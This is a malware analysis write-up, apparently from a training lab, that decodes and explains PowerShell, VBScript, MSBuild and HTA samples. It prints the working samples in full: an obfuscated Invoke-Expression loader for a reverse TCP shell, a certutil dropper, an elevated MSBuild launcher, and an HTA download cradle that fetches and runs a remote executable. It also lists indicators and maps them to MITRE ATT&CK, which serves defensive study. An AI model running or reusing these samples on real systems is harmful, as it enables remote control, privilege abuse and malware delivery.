PowerShell, VBScript, MSBuild, and HTA Malware Analysis
1. PowerShell: Analyzing an Obfuscated Script
PowerShell is commonly used by attackers because it is built into Windows and can interact with the .NET Framework. Malware authors like PowerShell because it can run commands, decode data, download files, and execute payloads directly from memory.
The script below is heavily obfuscated. The uppercase and lowercase letters are mixed to make it harder to read, but PowerShell is case-insensitive, meaning iEx, IEX, and iex are treated the same.
1
2
3
4
5
6
iEx(nEW-ObJECt  Io.CoMpRESSiOn.defLaTEstReam([iO.memoRYStREam][sYsteM.coNvert]::FROmbaSe64StRiNG(
    'tVVpbxMxEP2cSv0PVhqhRLAm6cVRgVTSg0q91EScQsi7mSSmjr14vWlLyX/H115JKEUUJ9pj5s2befbYu7b2MKO+s7qyhh5k3M11Lq5A9sbAGLqAKcgEUL97jqYbeOuvuRZHeIOOpoSjHuURXP4b113Dcx1S9TYNkYRYJFQJeYOIQiOqxmmIIzF5SnUtQWJreRob4YkRHkgnPFBRjHOuAwCGhhIAKYEGghMFKKQqEpQb1s4b+elku//s8MXF6fNpSEI+/JBunmwfx6Mf6vv2x84m/i8aH2oYMvNrRIwCV+gVavCUMW1tJEoCmZQtYTocgixbriRVVcuAKFJ+l5CkrMyr9HLcrq4YKQ0aa0e908bm39nCnY2698RCmqDO5sbG6kqtqO4UroKz8BtESj8q3BPRJagE96O4ayFNzfnEhbd2TGShwnHgQ1A9a2s6QC6qRP3mRsHnL6jTXt+0GOCRGFA+qqL6cK3wbhJRuu/9FpzPSQl6dIZd0vfW2fRltUoBeDdV4oClydgUq2QKrjxdSqItbfM2EGbqanmIZWvWz3uv65YqBxRxPhO+ADJoerFPUFvPkXvGx8BHauzCa3SImj40GCnUbnm6Wr6u9v4Y5VPi51M/zbEbEs86M9cZuhpTBijTjvc00+6UUEZCBg75u/SV7LgvqV88H2GtTsdc2b7ZalZC3opHfCouIdi/jrUpoYKjoCsmE8IHXt/660cd9BOdpSpw2lwyrSEiKhovoWx8xfvXEcTKsC2LdLcuAyKDd0RSIxoFp2QCqG5y1j2wwZwOTenIvTDvtnrZMql6k4jU7pG2xxbdsBAI88uPblHRMhXXDpohYPp7UEawzJXRVzsyKz1Jw8T3hi0u74vWTh7oqn78yrsKR1bsvKdopMo8ZO7lU+wKqldWw7WlvhSM5d7T2PJ6V5YYH3EOsng90X1ERmBDhpQTxlzf2Vn3B0LAwR2Creom7jKRgO/nzLZHk7iwLpfkoFbSLEvlT7uFVH7LVVJl2/AeqRy0msofyQup/DFbSeVt90nloNVU/oheSOX71BLdSeqAVVK/dedJ/9g+OYE9Ke4Xnm9wE/y5d5MomODD7peXL7uCMf2BsNXPfgE='
    ),
    [sYsTem.io.comprEsSIOn.CoMPReSsIONmOdE]::dEcOMpresS) |

    % {nEW-ObJECt SYsteM.Io.strEAmReAder($_,[SysTEm.TExT.eNCoDIng]::aSCIi) }| % { $_.reaDtoEnD()})
What the PowerShell is doing
The script uses several tricks:
iExmeansInvoke-Expression.Invoke-Expressionexecutes whatever code is passed into it.- The long text block is Base64 encoded data.
- The Base64 data is also compressed.
- PowerShell decodes the Base64, decompresses it, reads it as ASCII text, and then executes it.
In simple terms:
1
Base64 text → decode → decompress → read as script → execute with Invoke-Expression
This is a common malware technique because the real code is hidden until runtime.
To make the code safer to inspect, the iEx part can be removed first. That allows the decoded script to be printed instead of executed.

After decoding and decompressing the payload, the script revealed a PowerShell reverse TCP payload.
The decoded script showed:
1
2
PowerShell Reverse TCP v3.5
by Ivan Sineck
It also contained a connection target:
1
2
IP Address: 10.10.115.13
Port: 1433
This means the malware was designed to connect back to a remote listener and give command execution over the victim machine.
2. VBScript: Multi-Stage MSBuild Dropper
The next sample used VBScript and certificate files to drop and execute another payload.

There were three files:
1
2
3
crtupdate.vbs
one.crt
two.crt
The main VBScript file was crtupdate.vbs.
Dim WshShell, oExec
Set WshShell = CreateObject("WScript.Shell")

Set oExec = WshShell.Exec("certutil -decode one.crt C:\Users\Public\Documents\one.vbs")
WScript.Sleep 1000
Set oExec = WshShell.Exec("certutil -decode two.crt C:\Users\Public\Documents\xml.xml")
WScript.Sleep 1000
Set oExec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.vbs")
What this script does
This script uses certutil, a normal Windows tool, to decode two files.
The first command decodes:
1
one.crt → C:\Users\Public\Documents\one.vbs
The second command decodes:
1
two.crt → C:\Users\Public\Documents\xml.xml
Then it runs:
1
C:\Users\Public\Documents\one.vbs
This shows a simple dropper chain:
1
crtupdate.vbs → decode files → drop one.vbs and xml.xml → execute one.vbs
The dropped files were created in the Public Documents folder.

3. Analyzing one.vbs

The dropped file one.vbs was another VBScript file.
getUpdate()

Sub getUpdate()
a = "CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv\vVvMvVvivVvcvVvrvVvovVvsvVvovVvfvVvtvVv.vVvNvVvEvVvTvVv\vVvFvVvrvVvavVvmvVvevVvwvVvovVvrvVvkvVv\vVvvvVv4vVv.vVv0vVv.vVv3vVv0vVv3vVv1vVv9vVv\vVvMvVvSvVvBvVvuvVvivVvlvVvdvVv.vVvevVvxvVvevVv"

aa = "CvVv:vVv\vVvuvVvsvVvevVvrvVvsvVv\vVvPvVvuvVvbvVvlvVvivVvcvVv\vVvDvVvovVvcvVvuvVvmvVvevVvnvVvtvVvsvVv\vVvxvVvmvVvlvVv.vVvxvVvmvVvlvVv"

aaa = update(a, "vVv")
aaaa = update(aa, "vVv")

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
    obj.Document.Application.ShellExecute aaa, aaaa, Null, "runas", 0

End Sub

Function update(ccj, jjc)
Dim str
str = Replace(ccj, jjc, "")
update = str
End Function
What the obfuscation does
The script hides real strings by inserting vVv into the paths.
Example:
1
CvVv:vVv\vVvWvVvivVvnvVvdvVvovVvwvVvsvVv
When vVv is removed, it becomes:
1
C:\Windows
The function below removes the junk text:
Function update(ccj, jjc)
Dim str
str = Replace(ccj, jjc, "")
update = str
End Function
After removing vVv, the two important paths become:
1
2
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\users\Public\Documents\xml.xml
So the real command being prepared is:
1
MSBuild.exe C:\users\Public\Documents\xml.xml
4. MSBuild Execution
MSBuild is a legitimate Microsoft tool used to build .NET projects. Attackers sometimes abuse it because it can execute code from project files such as XML files.

When the decoded command was tested manually, MSBuild attempted to run the XML payload.
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
The first run failed because the command needed administrator privileges.
System error 5 has occurred.

Access is denied.

ERROR: Access is denied.
The requested operation requires elevation (Run as administrator).
This matches the behavior in the script because one.vbs uses:
ShellExecute aaa, aaaa, Null, "runas", 0
The "runas" option attempts to run the command with elevated privileges.
After running with administrator privileges, the payload executed successfully.
What changed after elevation
After running with elevated privileges, a new user appeared on the system:
1
wdsadmin
The terminal output showed multiple successful commands. This suggests the MSBuild payload was performing system changes, including user or group modification.
This is important because it shows privilege abuse. The malware was not only running a file; it was trying to make changes to the Windows system.
5. HTA Malware: Wrapped Payloads and Scripted Delivery
The next sample was an HTA file.
HTA stands for HTML Application. It looks like HTML, but on Windows it can run with more access than a normal webpage. Malware authors abuse HTA files because they can run script code such as JavaScript and VBScript.
The HTA file contained JavaScript that used document.write() and unescape().
1
2
3
4
5
6
7
8
9
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape('%3c%68%74%6d%6c%3e%0a%3c%68%65%61%64%3e%0a%3c%74%69%74%6c%65%3e%20%3e%5f%20%3c%2f%74%69%74%6c%65%3e%0a%3c%63%65%6e%74%65%72%3e%3c%68%31%3e%34%30%34%20%4e%6f%74%20%46%6f%75%6e%64%3c%2f%68%31%3e%3c%2f%63%65%6e%74%65%72%3e...'));
</script>
</body>
</html>
What this means
The file used two main JavaScript methods:
1
document.write()
This writes content into the HTML page.
1
unescape()
This converts percent-encoded hex values back into readable text.
The payload was hidden as percent-encoded hex. This makes the file look messy and harder to understand at first glance.
The decoding process is:
1

Percent-encoded hex → decode with CyberChef → reveal hidden HTML/VBScript
Using CyberChef with From Hex and the delimiter set to Percent, the hidden content was decoded.
6. Decoded HTA Payload
After decoding, the hidden payload became readable.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
	const impersonation = 3
	Const HIDDEN_WINDOW = 12
	Set Locator = CreateObject("WbemScripting.SWbemLocator")
	Set Service = Locator.ConnectServer()
	Service.Security_.ImpersonationLevel=impersonation
	Set objStartup = Service.Get("Win32_ProcessStartup")
	Set objConfig = objStartup.SpawnInstance_
	Set Process = Service.Get("Win32_Process")
	Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('http://tailofawhale.local/TellAndSentFor.exe','%temp%\jLoader.exe');Start-Process '%temp%\jLoader.exe'", null, objConfig, intProcessID)
	window.close()
end sub
</script>
</head>
</html>
What the decoded HTA does
The decoded file shows a fake 404 Not Found page. This is likely used to make the victim think the file failed or nothing happened.
Behind the fake page, VBScript runs automatically when the window loads.
The script uses WMI:
Set Locator = CreateObject("WbemScripting.SWbemLocator")
Set Service = Locator.ConnectServer()
Set Process = Service.Get("Win32_Process")
Then it creates a process:
Process.Create(...)
The process runs:
cmd.exe /c powershell.exe -windowstyle hidden
Then PowerShell downloads a file:
1
2
3
4
(New-Object System.Net.WebClient).DownloadFile(
    'http://tailofawhale.local/TellAndSentFor.exe',
    '%temp%\jLoader.exe'
)
Then it executes the downloaded file:
1
Start-Process '%temp%\jLoader.exe'
7. HTA Execution Chain
The full execution chain is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
HTA file opens
    ↓
JavaScript runs
    ↓
document.write() writes decoded hidden HTML
    ↓
VBScript runs on window load
    ↓
WMI creates a new process
    ↓
cmd.exe starts PowerShell
    ↓
PowerShell runs hidden
    ↓
PowerShell downloads TellAndSentFor.exe
    ↓
File is saved as jLoader.exe in %temp%
    ↓
jLoader.exe is executed
This is a good example of a staged malware delivery chain.
Each stage hides or prepares the next stage.
8. Key Indicators Found
Some important indicators from the analysis:
1
2
3
4
5
6
7
8
10.10.115.13
1433
C:\Users\Public\Documents\one.vbs
C:\Users\Public\Documents\xml.xml
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
wdsadmin
http://tailofawhale.local/TellAndSentFor.exe
%temp%\jLoader.exe
9. Important Behaviors Observed
The samples showed several suspicious behaviors:
- PowerShell Base64 decoding
- PowerShell decompression using DeflateStream
Invoke-Expressionexecution- Reverse TCP PowerShell payload
- Use of
certutilto decode dropped files - VBScript file execution
- MSBuild abuse
- UAC elevation using
"runas" - Creation or modification of local users
- HTA script execution
- JavaScript percent-encoded payload
- WMI process creation
- Hidden PowerShell window
- Download and execution of a remote executable
10. MITRE ATT&CK Mapping
| Technique | Description |
|---|---|
| PowerShell | Use of PowerShell to execute commands and payloads |
| Obfuscated Files or Information | Base64, compression, mixed casing, and junk string insertion |
| Command and Scripting Interpreter | VBScript, JavaScript, cmd.exe, and PowerShell |
| Signed Binary Proxy Execution | Abuse of MSBuild.exe |
| Ingress Tool Transfer | Downloading payload from a remote URL |
| Windows Management Instrumentation | WMI used to create a process |
| User Account Creation | New user observed after execution |
| Privilege Escalation / UAC Abuse | Script attempted to run with "runas" |
11. Conclusion
- This analysis showed how script-based malware can use normal Windows tools to hide and execute malicious payloads.
- The PowerShell sample used Base64 encoding, compression, and
Invoke-Expressionto hide and run a reverse TCP payload. - The VBScript sample used
certutilto decode files, then used MSBuild to execute an XML payload with elevated privileges. - The HTA sample used JavaScript encoding, VBScript, WMI, hidden PowerShell, and a download cradle to retrieve and execute another file.
- The biggest lesson from this analysis is that malware does not always need a suspicious-looking executable at the beginning. Sometimes the attack starts with scripts and trusted Windows tools that are already on the system.